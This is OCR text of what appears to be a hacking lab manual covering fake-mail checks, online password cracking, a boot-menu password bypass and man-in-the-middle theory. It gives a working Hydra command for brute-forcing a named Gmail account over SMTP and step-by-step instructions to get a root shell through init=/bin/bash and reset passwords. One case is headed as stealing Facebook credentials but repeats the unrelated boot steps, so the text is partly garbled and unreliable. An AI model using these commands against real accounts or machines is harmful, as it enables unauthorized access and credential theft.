


2. Check the spam box that if any mail from the third user is there or not.




3. Send the mail.

4. Check the spam box again and the mail would be there.



5. Checking the details of the sender that if it was the required sender or not.



Online Password Cracking

Theory:

Hydra is a very fast and effective network login cracker. It helps us to perform brute force attacks against SSH servers, VNC, and other services. For brute forcing hydra needs a list of passwords i.e. a password dictionary.

Requirements:

Dictionary

1. A Gmail account username.
2. A password dictionary.


Practical Steps:


1. Search out for a password dictionary.
2. Wait for the correct password corresponding to the entered login id.

CASE – 1: Sending a fake mail.

STEPS:


1. Search out for a password dictionary.






2. Using the hydra command with the following command:-

Hydra -S -l lokisingh111@gmail.com -P /root/Desktop/password -e ns -V -s 465 smtp.gmail.com smtp.



3. Wait for the correct password corresponding to the entered login id.



Computer Security Break

Theory:

Computer security break using boot menu options is a method by which a hacker can enter into a system by changing its administrator or any user's password. This can be done if hacker has a knowledge of how to edit the configuration of boot menu options.

Requirements:

A machine working on Linux operating system.

Practical Steps:


1. Wait for the boot menu to appear and move on any of the boot options using 'UP' or 'DOWN' arrow.
2. After moving to option press the 'e' key on any of the options i.e. to edit the details of that option.
3. Search for 'ro initrd=/install/initrd.gz quiat'.
4. Edit it to 'rw init=/bin/bash'.
5. Type 'ctrl+x'.
6. Then, the command shell gets opened. Run the password changing command:' passwd'.
7. Then it asks for new password, enter it and its done.
8. Just switch off the power button and restart with new password.

CASE – 1: Stealing ID and Password of a Facebook ID:

STEPS:


1. Wait for the boot menu to appear and move on any of the boot options using ‘UP’ or ‘DOWN’ arrow. After moving to option press the ‘e’ key on any of the options i.e. to edit the details of that option.

2. Search for ‘ro initrd=/install/initrd.gz quiat’.




3. Edit it to ‘rw init=/bin/bash’.

4. Type ‘ctrl+x’ to save and run with the changes.



5. Then, the command shell gets opened. Run the password changing command:' passwd'.Then it asks for new password, enter it and it's done.



6. Just switch off the power button and restart with new password.


MITM-Man in the Middle Attack

Theory:

In cryptography and computer security, a man-in-the-middle attack often abbreviated as MITM is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other.

How it happen:

Man in the middle attack (references henceforth as MITM) is used mainly to steal information and the data valuable to corporate firms. This attack can be made possible by exploiting inherent vulnerabilities of TCP/IP protocol at various layers, which makes it dangerous. Technically speaking, it is a derivative of packet sniffing and spoofing techniques and if carried out properly, this attack can be completely transparent to the users, thus making it difficult to detect and stop.



To perform MITM a attacker can use various methods:


ARP Poisoning - ARP does the MAC address to IP address translation.In a normal and healthy situation, when a TCPIP protocol stack running on the source computer wants to send a packet to a destination IP address, it first looks into its local cache for a mapping of the IP with a MAC address. If the entry can't be found, it starts an ARP broadcast asking for a MAC address, for the given IP address. The machine who owns that IP address responds back to the ARP query with its own MAC address. The

source then uses it to create the Ethernet frame and starts transmission to that IP.

At the same time, the source machine marks the IP to MAC entry in its local cache, so that it could be used to speed up the communication for future requests to the same IP, by avoiding the broadcasts. ARP is a stateless protocol and also the cache does not have its own security mechanism, which results into a serious vulnerability. The underlying mechanism of MITM being packet spoofing and forging, the attacker sends spoofed ARP packets on the local area network, to associate attackers own machine's MAC address with the IP address of another host which is the target. This forged packet can be as simple as an ICMP packet typically used to Ping a host. The traffic originating for the destination, now in fact reaches attackers machine due to the binding between IP and MAC addresses. Attacker can use the same method to fool another machine, and be able to view communication between both the infected targets, thus making it a local area network specific Man in the middle attack.

Once the control is achieved, the hacker simply collects the packet from sender, and forwards it to the receiver while recording the packet stream in between. Since there is no data being lost in this whole process, both the victims has no clue about this, thus helping hacker to hide and yet steal the data. ARP poisoning is widely used in internal attacks whereby a smart hacker or evil guy working


on the same local area network can steal sessions which results into a data theft.



DNS Spoofing:


DNS spoofing is a MITM technique used to supply false DNS information to a host so that when they attempt to browse, for example, www.sscbsdu.ac.in at the IP address XXX.XX.XX.XX they are actually sent to a fake

www.sscbsdu.ac.in residing at IP address YYY.YY.YY.YY which an attacker has created in order to steal online banking credentials and account information from unsuspecting users. This is actually done quite easily.



SSL Hijacking:

In this article we will focus on attacking SSL over HTTP, known as HTTPS, because it is the most common use of SSL. You may not realize it but you probably use HTTPS daily. Most popular e-mail services and online banking applications rely on HTTPS to ensure that communications between your web browser and their servers in encrypted. If it weren't for this technology then anybody with a packet sniffer on your network could intercept usernames, passwords, and anything else that would normally be hidden. How normal connection work:



